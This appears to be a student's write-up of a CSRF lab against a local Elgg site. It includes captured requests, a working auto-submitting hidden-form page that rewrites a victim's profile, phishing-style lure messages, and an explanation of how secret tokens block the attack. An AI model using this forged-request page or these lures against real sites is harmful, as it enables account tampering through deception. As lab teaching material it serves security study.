accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription: brief+description
contactemail:
description: <p>about+me</p>
guid: 43
interests:
location:
mobile:
name: Boby
phone:
skills:
twitter:
website:
```




From the images shown above, if we want Alice's profile to display 'Boby is my hero', we can modify the brief description area in her profile, which is the 'briefdescription' parameter in that POST request.

2. We have to know Alice's 'guid'. This information can be known by sending Alice a message. ***(Ans of Question 1)***




```
Request URL: http://www.csrflabelgg.com/action/messages/send
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (373 B)
Request headers (522 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 371
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=gb52bhrfrlh78kd8hoqq29lq41
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/messages/compose?send_to=42
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```

3. We can find the value of parameter recipients is the guid of Alice.




```
Form data
__elgg_token: JNBSiqgidEke9A9dkGze_g
__elgg_ts: 1572062685
body: <p>Dear+Alice:</p>
      <p>Will+you+come+to+me+birthday+party?+If+you+come,+that+will+be+two+people+in+my+
      birthday+party,+even+through+one+of+them+is+me.</p> <p>-Boby</p>
recipients:
recipients[]: 42
subject: Will+you+come+to+me+birthday+party?
```

4. We create a file called ‘letterforalice.html’. The attack code is like below:



```
<html>
<body>
<h1>A letter for Alice</h1>
<pre>
Dear Alice:

You are my today and all of my tomorrows.
I Love you!

You will be shocked by my courage.

-Boby
</pre>

<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden,so the victim won’t be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my hero!'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

5. Then we send Alice a message to induce her to click the link. The link will be pointed to ‘http://www.csrflabattacker.com/letterforalice.html‘.



Sorry about all the things I have done!

Boby Sorry about all the things I have done! just now


Dear Alice:

I wrote an apology letter with an animation I made for you. Please click on this link to view.

Boby

http://www.csrflabattacker.com/letterforalice.html

6. If Alice clicks the link, her brief description will be changed to ‘Boby is my hero!’.


Alice
Brief description: Boby is my hero!

For Question 2:


Can Boby launch this attack to anybody who visits his malicious web page?

The answer is no. If he does not know who is visiting the web page beforehand, it is nearly impossible for him to get the guid just by letting the user click his link. Because If he wants to get the guid, he has to send a request, like the ‘get profile’ request, to the Elgg server on behalf of the victim and process the received HTML or data to find it. After that, he can launch the attack request. The problem is that if Boby uses the form to send request, the HTML or the data will be returned directly to the browser, not the malicious page. In this way, he has to use the AJAX to request data from Elgg. However, since the AJAX cannot do the cross-site access without the support from the backend of the target site, the attack cannot be successfully launched.

But there is another way. Boby can use a loop to send the post request, and each time she just needs to increase the guid. Since the guid is a number, this method will be worked eventually. However, in normal website, the user id may not be a number or it may be million. In that situation, this method will take too much time and resources, basically not feasible.


Task04

1. Turn off the countermeasure.



```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
        //return true;
```

2. Remove Boby from Alice's friend list and delete the brief description.




Alice

Friends

No friends yet.

3. Launch the attack again.



www.csrflabelgg.com/messages/read/52

Messages > Inbox

You got an F in the Haskell Course.


Form is missing __token or __ts fields

Boby You got an F in the Haskell Course. 6 hours ago

Hi Alice:

Sorry to inform you about your Haskell grades. You got an F in the final exam. To check the detail, please click here.

The GET request was failed.



www.csrflabelgg.com/messages/read/56

Messages > Inbox

Sorry about all the things I have done!

Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields

Boby Sorry about all the things I have done! 2 hours ago


Dear Alice:

I wrote an apology letter with an animation I made for you. Please click on this link to view.

Boby

The POST request was failed.


The Alice profile stays unchanged.



Explanation


Point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool.

The secret token and the timestamp in the GET request:



```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=45&__elgg_ts=1572071194&__elgg_token=61YSUOB8AO-anXBoww5Cow
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1
```

POST request:



```
Form data
  __elgg_token: UiJltDdu6cUuj9oHtlaJWA
  __elgg_ts: 1572071344
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
```

Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

The reason why the attacker cannot send the secret tokens is that the token is generated by a random secret string and timestamp and also session_id. The attacker neither be unable to get the session_id and secret string from the server nor to get the secret token and timestamp from the Elgg web page. JavaScript cannot access the data from the web page other than its own page.

The thing that prevents JavaScript from finding out the secret tokens from the web page is the sandbox in the browser.